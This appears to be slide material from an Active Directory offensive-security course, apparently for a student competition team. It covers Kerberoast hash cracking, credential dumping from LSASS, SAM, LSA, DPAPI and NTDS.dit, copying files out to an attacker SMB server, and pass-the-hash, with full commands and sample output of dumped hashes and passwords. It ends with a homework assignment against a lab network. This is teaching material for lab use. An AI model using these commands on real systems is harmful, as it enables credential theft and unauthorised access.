
ASREPROast / Kerberoast

Crack the Hash (maybe):

- Can only crack the hash if the password is **weak**

```
hashcat -a 0 output.txt /usr/share/wordlists/rockyou.txt
```


Kerberoast



DEMO

Password Dumping

A lot of different creds, stored in different ways

LSASS

SAM

LSA

DPAPI

NTDS.dit

Remember them? ----->



Dump LSASS

Description:

Dump NT hashes from the LSASS process's memory

Requirements:

- Command execution on host with administrative context
 - SeDebug privilege or Administrator/System

Gain:

- User Credentials

```
nxc smb [victim-ip] -u [user] -p [pass] -M lsassy
```

```
mimikatz > privilege::debug
```

```
mimikatz > token::elevate
```

```
mimikatz > sekurlsa::logonpasswords
```

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonPasswords full

Authentication Id : 0 ; 2913574 (00000000:002c7526)
Session           : RemoteInteractive from 3
User Name         : novach
Domain            : SRV01
Logon Server      : SRV01
Logon Time        : 5/17/2021 6:37:31 AM
SID               : S-1-5-21-2895032198-1198257834-33140

msv :
[00000003] Primary
* Username : novach
* Domain   : SRV01
* NTLM     : 79acff649b7a3076b1cb6a50b8758ca8
* SHA1     : 64de73f284770e83eba2b2e0a3208ff759
```

Dump SAM

Description:

Dump the SAM database

Requirements:

- Network access OR command execution.
- Command execution on host with administrative context OR SeBackup Privileges

Gain:

- User Credentials

```
nxc smb [ip] -u [user] -p [pass] --sam
```

```

root@kali:~/Documents/CrackMapExec# cme smb 192.168.0.104 -u administrateur -p Azertyuiop1! --sam
SMB 192.168.0.104 445 WIN-NP8JD7IHCC5 [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:WIN-NP8JD7IHCC5) (domain:poudlard.wizard)
SMB 192.168.0.104 445 WIN-NP8JD7IHCC5 [+] poudlard.wizard\administrateur:Azertyuiop1! (Pwn3d!)
SMB 192.168.0.104 445 WIN-NP8JD7IHCC5 [+] Dumping SAM hashes
SMB 192.168.0.104 445 WIN-NP8JD7IHCC5 Administrateur:500:aad3b435b51404eeaad3b435b51404ee:e7871a98c7660c7576a2b2eedfd61c7d:::
SMB 192.168.0.104 445 WIN-NP8JD7IHCC5 Invité:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 192.168.0.104 445 WIN-NP8JD7IHCC5 DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 192.168.0.104 445 WIN-NP8JD7IHCC5 [+] Added 3 SAM hashes to the database
root@kali:~/Documents/CrackMapExec#

```

Dump LSA

Description:

Dump the LSA secrets

Requirements:

- Network access OR command execution.
- Command execution on host with administrative context

Gain:

- User Credentials

```
nxc smb [ip] -u [user] -p [pass] --lsa
```


Dump LSA

```
(root@kali)~# crackmapexec smb 192.168.1.20 -u 'user1' -p 'PasswordUser1' --lsa
SMB 192.168.1.20 445 COMPUTER2 [*] Windows 7 Professional 7601 Service Pack 1 (name:COMPUTER2) (domain:ssi.dz) (signing:False) (SMBv1:True)
SMB 192.168.1.20 445 COMPUTER2 [+] ssi.dz\user1:PasswordUser1 (Pwn3d!)
SMB 192.168.1.20 445 COMPUTER2 [+] Dumping LSA secrets
SMB 192.168.1.20 445 COMPUTER2 SSI.DZ/Administrator:$DCC2$10240#Administrator#afc9966b706760909a899ee9dbf4c563
SMB 192.168.1.20 445 COMPUTER2 SSI.DZ/user1:$DCC2$10240#user1#6771fd35b76ef6eff18cff42f5363de4
SMB 192.168.1.20 445 COMPUTER2 SSI.DZ/user2:$DCC2$10240#user2#ca08b288d8fd2908cfc8d443f617ef83
SMB 192.168.1.20 445 COMPUTER2 SSI\COMPUTER2$:aes256-cts-hmac-sha1-96:75c1fbc33323cb6e1fd4adefb85659ea899e89978e110d34ba4f3689338bb5ff
SMB 192.168.1.20 445 COMPUTER2 SSI\COMPUTER2$:aes128-cts-hmac-sha1-96:156d534211662818c5e370bf18456d08
SMB 192.168.1.20 445 COMPUTER2 SSI\COMPUTER2$:des-cbc-md5:6e670dba94ef800b
SMB 192.168.1.20 445 COMPUTER2 SSI\COMPUTER2$:plain_password_hex:543596f6f7274428f4c2844339cf39e851a00327383f8b7de15aa2d5178a583a71595e82f33d20c
ec6c46020159c95bec17a69a8f092d192e571afc0e4b9af101789f59f6f05d5c4ef5fd3c7e094223d85816987a95732549c62a2d70b92020a61b4147bfda715a822641ac59d5d7059918cdeea8e105df7e637
12470987ae5a07d976b47ed0e60f33df8e9cbdc7c40bc4e37dd512190f4a514b33ceaac665d820b5b19c3e4ce4dfa4b3aa4db3369930fe6c32b35e118c605474d207f7d2a7259fd1fb3ce86832f4247cc699a
ba0ae29eacb84c1de335ec60d2dde21aec6e5a253577d2ddb2a6066c604f4f7602a5bdd4
SMB 192.168.1.20 445 COMPUTER2 SSI\COMPUTER2$:aad3b435b51404eeaad3b435b51404ee:f1f39030d41ecb83a6ecb451679172ec :::
SMB 192.168.1.20 445 COMPUTER2 dpapi_machinekey:0x5fab291b4f7f371b2bb888317e25c6805066d968
dpapi_userkey:0x1d03916f61a241760015defa06385eadb50dd541
SMB 192.168.1.20 445 COMPUTER2 NL$KM:2d9d53c08e2a58c818262643f1c13b775e6a50f5ce320e19c56b0eb306d4901e0b87abd816fe4de50af848f64e27951d337592cea5a
48845969f93e5889d4d06
SMB 192.168.1.20 445 COMPUTER2 [+] Dumped 10 LSA secrets to /root/.cme/logs/COMPUTER2_192.168.1.20_2021-04-14_225639.secrets and /root/.cme/logs
/COMPUTER2_192.168.1.20_2021-04-14_225639.cached
```

Dump DPAPI

Description:

Dump credentials stored with DPAPI

Requirements:

- Network access OR command execution.
- Command execution on host with administrative context

Gain:

- User Credentials

```
nxc smb [ip] -u [user] -p [pass] --dpapi
```

[Dump Manually](#)

Dump DPAPI

```
(bonclay@kali)-[~/CrackMapExec]
$ poetry run crackmapexec smb 192.168.212.135 -u 'ron' -p 'October2022' --dpapi
SMB 192.168.212.135 445 ADC02 [*] Windows 10.0 Build 20348 x64 (name:ADC02) (domain:poudlard.wizard) (signing:False) (SMBv1:False)
SMB 192.168.212.135 445 ADC02 [+] poudlard.wizard\ron:October2022 (Pwn3d!)
SMB 192.168.212.135 445 ADC02 [+] Collecting User and Machine masterkeys, grab a coffee and be patient...
SMB 192.168.212.135 445 ADC02 [+] Got 9 decrypted masterkeys. Looting secrets
SMB 192.168.212.135 445 ADC02 [SYSTEM][CREDENTIAL] Domain:batch=TaskScheduler:Task:{9764025C-AB31-447A-8DA5-7DAAA8669A93} - POUDLARD\ron:October2022
SMB 192.168.212.135 445 ADC02 [Administrator][MSEDGE] http://testphp.vulnweb.com/userinfo.php - test:test
SMB 192.168.212.135 445 ADC02 [administrator.POUDLARD][GOOGLE CHROME] - demo:demo
SMB 192.168.212.135 445 ADC02 [administrator.POUDLARD][MSEDGE] http://testphp.vulnweb.com/userinfo.php - test:test
SMB 192.168.212.135 445 ADC02 [ron][GOOGLE CHROME] - john_mcclane:yipikay
SMB 192.168.212.135 445 ADC02 [ron][GOOGLE CHROME] - bonclay:OnePiece123
SMB 192.168.212.135 445 ADC02 [ron][MSEDGE] - john1337:Demo123
SMB 192.168.212.135 445 ADC02 [administrator.POUDLARD][IEX] http://testphp.vulnweb.com/ - - test:test
SMB 192.168.212.135 445 ADC02 [ron][IEX] http://testphp.vulnweb.com/ - - test:test
SMB 192.168.212.135 445 ADC02 [administrator.POUDLARD][FIREFOX] http://testphp.vulnweb.com - test:test
SMB 192.168.212.135 445 ADC02 [ron][FIREFOX] http://testphp.vulnweb.com - test:test
```

Dump NTDS.dit

Description:

Request replication from the Domain Controller to extract all domain credentials.

Requirements:

- Network access
- Domain Admin credentials or Replication privileges

Gain:

- All domain credentials

```
nxc smb [ip] -u [user] -p [pass] --ntds  
impacket-secretsdump -ntds ntds.dit -system SYSTEM LOCAL
```



Attacker

Discovers DC

Requests DC for replication

Obtains hashes from DC



Windows Domain
Controller

DEMO

Exfiltrating Files

Linux SMB Server:

- **On Attacker Kali**

`impacket-smbserver share . -smb2support`

- **On Victim Windows**

`net use \\[kali ip]\share`

`copy "[file]" \\[kali ip]\share`

Evil-Winrm:

`download [file]`

Pass the Hash

Description:

Authenticate via NT hash rather than a password (NTLM sucks!)

Requirements:


- Network access
- NT hash of the target user

Gain:

- Access to a service

NT LAN Manager (NTLM)

Challenge/Response Process



Pass The Hash

```
root@kali:~# evil-winrm -i 192.168.1.105 -u administrator -H 32196B56FFE6F45E294117B91A83BF38
```

```
Evil-WinRM shell v2.3
```

```
Info: Establishing connection to remote endpoint
```

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
```

```
ignite\administrator
```

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> █
```

DEMO



04

Homework

Homework

Target: 192.168.1.0/24

Neo4j creds: neo4j : Qwertyuiop1!

Assumed Breached: aran : WinterIsComing1

Homework: <https://jessh.zip/CPTCw5>

Perform 4 Attacks (Some examples listed)

- Kerberoast
- Pass the Hash
- Credential Dumping
- ACL Abuse
- SMB Command Execution

Bonus points if you exploit extra vulnerabilities*

Explain the theory behind attack

Include prerequisites

Include why an attacker might consider this attack (What do they gain?)

Screenshot the results

Explain what each command does

There are extra vulnerabilities not listed. Feel free to DM **@Tired Person if you potentially found something*

**Some ADCS vulns may require a machine reboot to work. I love computers*

Useful Resources

Seriously... these may or may not have many of the solutions you'll need

Command Execution [Executing Remote Commands | NetExec](#)

ACL Abuse [Abusing Active Directory ACLs/ACEs | Red Team Notes \(ired.team\)](#)

Kerberoast [Kerberoast | The Hacker Recipes](#)

Cred Dumping [SAM & LSA secrets | The Hacker Recipes](#)

DPAPI w/ nxc [Dump DPAPI | NetExec](#)

ADCS ESCalations

- [Certificate Services \(AD-CS\) | The Hacker Recipes](#)
- [Active Directory Certificate Services \(AD CS\) - A Beautifully Vulnerable and Mis-configurable Mess \(logan-goins.com\)](#)